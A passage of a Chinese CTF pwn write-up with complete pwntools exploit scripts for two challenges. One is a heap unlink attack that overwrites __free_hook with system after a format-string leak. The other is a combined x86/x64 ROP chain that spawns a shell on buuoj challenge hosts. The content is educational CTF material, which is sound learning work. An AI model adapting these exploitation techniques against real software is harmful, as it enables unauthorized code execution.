payload = p64(0) + p64(0x91) + p64(bss - 0x18) + p64(bss - 0x10)
payload = payload.ljust(0x90, 'a')
payload += p64(0x90) + '\xa0'
edit(0, payload)
delete(1)
```

做完上述基本操作后我们的chunk0被劫持到堆结构体处：

```
0x55f2ef51b060: 0x000055f2ef51b048      0x0000000000000098
0x55f2ef51b070: 0x0000000000000000      0x0000000000000000
0x55f2ef51b080: 0x000055f2f04c9150      0x0000000000000090
0x55f2ef51b090: 0x000055f2f04c91f0      0x0000000000000090
```

我们发现chunk0处的堆块地址被劫持到了堆结构体的地方，这样我们就可以改写堆块指针来改写hook的内容了。

```
payload = p64(0) * 3 + p64(free_hook) + p64(0x8)
edit(0, payload)
edit(0, p64(system))
delete(3)
```

这里我们改写free_hook的值为system就行，这样我们free一个数据为/bin/sh的堆块，我们就可以getshell了。

完整exp:

```python
#! /usr/bin/env python
from pwn import *

p = process('./axb_2019_heap_so')
#p = remote('node3.buuoj.cn', 26583)
elf = ELF('./axb_2019_heap_so')
libc = ELF('./libc.so.6')

def new(index, size, content):
    p.sendlineafter('>> ', '1')
    p.sendlineafter('(0-10):', str(index))
    p.sendlineafter('Enter a size:', str(size))
    p.sendlineafter('Enter the content: ', content)

def delete(index):
    p.sendlineafter('>> ', '2')
    p.sendlineafter('Enter an index:', str(index))

def edit1(index, content):
    p.sendlineafter('>> ', '4')
    p.sendlineafter('Enter an index:', str(index))
    p.sendafter('Enter the content: ', content)

def edit(index, content):
    p.sendlineafter('>> ', '4')
    p.sendlineafter('Enter an index:', str(index))
    p.sendlineafter('Enter the content: \n', content)

p.recvuntil('Enter your name: ')
p.sendline('%11$p%15$p')
p.recvuntil('Hello, ')
elf_base = int(p.recv(14), 16) - 0x1186
libc_start_main = int(p.recv(14), 16) - 240
print 'elf_base : ' + hex(elf_base)
print 'libc_start_main : ' + hex(libc_start_main)

bss = elf_base + 0x202060
print 'bss : ' + hex(bss)
libc_base = libc_start_main - libc.sym['__libc_start_main']
system = libc_base + libc.sym['system']
free_hook = libc.sym['__free_hook'] + libc_base
print 'free_hook : ' + hex(free_hook)
print 'system : ' + hex(system)

new(0, 0x98, 'aaa')
new(1, 0x90, 'bbb')
new(2, 0x90, 'ccc')
new(3, 0x90, '/bin/sh\x00')
payload = p64(0) + p64(0x91) + p64(bss - 0x18) + p64(bss - 0x10)
payload = payload.ljust(0x90, 'a')
payload += p64(0x90) + '\xa0'
edit(0, payload)
delete(1)
payload = p64(0) * 3 + p64(free_hook) + p64(0x8)
edit(0, payload)
edit(0, p64(system))
delete(3)
p.interactive()
```

0x05 强网杯2019 拟态 STKOF

查看保护

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

这题给了两个ELF文件，一个是x86的，一个是x64的。保护一样，都是没开PIE。

IDA查看伪代码

x86

```
int vul()
{
  char v1; // [esp+Ch] [ebp-10Ch]

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  j_memset_ifunc();
  read(0, &v1, 0x300u);
  return puts(&v1);
}
```


x64

```
__int64 vul()
{
  __int64 v0; // rdx
  char buf; // [rsp+0h] [rbp-110h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  j_memset_ifunc(&buf, 0LL, 256LL);
  read(0, &buf, 0x300uLL);
  return puts(&buf, &buf, v0);
}
```


我们发现两个程序都存在明显的栈溢出漏洞，都可以输入0x300的数据，但是两个程序的溢出数据却是不同的，一个在ebp - 0x10c,一个在rbp - 0x110。

解题思路

如何构造两个程序的ROP

经过远端调试发现，远端同时运行着这两个程序，我们输入的数据会同时录入到其中，只要其中一个crash，两个程序都会被kill，这样我们就需要构造一个payload使得两个程序同时可以getshell。
我们发现x86的程序溢出所需要的垃圾数据要短一些，所以我们把x86的ROP放到x64的程序之后。
我们在x86程序的返回地址处填入一个esp跳转的命令，使得x86的返回地址跳转到x64ROP链后面去。
同时x64程序的这个位置正好又是rbp，并不会对x64程序造成影响。

如何构造一次利用的ROP

知道了两个程序的ROP链如何一起构造后，我们发现并不好重复利用程序，所以我们只能想一个方法直接利用了程序。自然而然就想到了x64构造syscall，x86构造int 80，这样我们就可以一次getshell了。

此程序的gatgets是非常好找的。

```
#x64
prdi = 0x00000000004005f6
prax = 0x000000000043b97c
prsi = 0x0000000000405895
prdx = 0x000000000043b9d5
syscall = 0x00000000004011dc
read64 = elf64.sym['read']
bss64 = 0x00000000006a32e0
#x86
peax = 0x080a8af6
pedx_ecx_ebx = 0x0806e9f1
int80 = 0x080495a3
read32 = elf32.sym['read']
bss32 = 0x080da320

add_esp_8c = 0x0804933f
```

ROP链

```
payload = 'a' * 0x110
payload += p32(add_esp_8c) + p32(0)
payload += p64(prdi) + p64(0) + p64(prsi) + p64(bss64) + p64(prdx) + p64(0x10) + p64(read64)
payload += p64(prdi) + p64(bss64) + p64(prax) + p64(59) + p64(prsi) + p64(0) + p64(prdx) + p64(0) + p64(syscall)
payload = payload.ljust(0x1a0, '\x00')
payload += p32(read32) + p32(pedx_ecx_ebx) + p32(0) + p32(bss32) + p32(0x10)
payload += p32(prax) + p32(0xb) + p32(pedx_ecx_ebx) + p32(0) + p32(0) + p32(bss32) + p32(int80)
```

完整exp

```python
#! /usr/bin/env python
from pwn import *

p = remote('node3.buuoj.cn', 26077)
elf32 = ELF('./pwn')
elf64 = ELF('./pwn2')

prdi = 0x00000000004005f6
prax = 0x000000000043b97c
prsi = 0x0000000000405895
prdx = 0x000000000043b9d5
syscall = 0x00000000004011dc
read64 = elf64.sym['read']
bss64 = 0x00000000006a32e0

peax = 0x080a8af6
pedx_ecx_ebx = 0x0806e9f1
int80 = 0x080495a3
read32 = elf32.sym['read']
bss32 = 0x080da320

add_esp_8c = 0x0804933f

payload = 'a' * 0x110
payload += p32(add_esp_8c) + p32(0)
payload += p64(prdi) + p64(0) + p64(prsi) + p64(bss64) + p64(prdx) + p64(0x10) + p64(read64)
payload += p64(prdi) + p64(bss64) + p64(prax) + p64(59) + p64(prsi) + p64(0) + p64(prdx) + p64(0) + p64(syscall)
payload = payload.ljust(0x1a0, '\x00')
payload += p32(read32) + p32(pedx_ecx_ebx) + p32(0) + p32(bss32) + p32(0x10)
payload += p32(prax) + p32(0xb) + p32(pedx_ecx_ebx) + p32(0) + p32(0) + p32(bss32) + p32(int80)
p.sendafter('try to pwn it?', payload)
sleep(0x5)
p.send('/bin/sh\x00')
p.interactive()
```

未完待续。。。

[极客大挑战 2019]Not Bad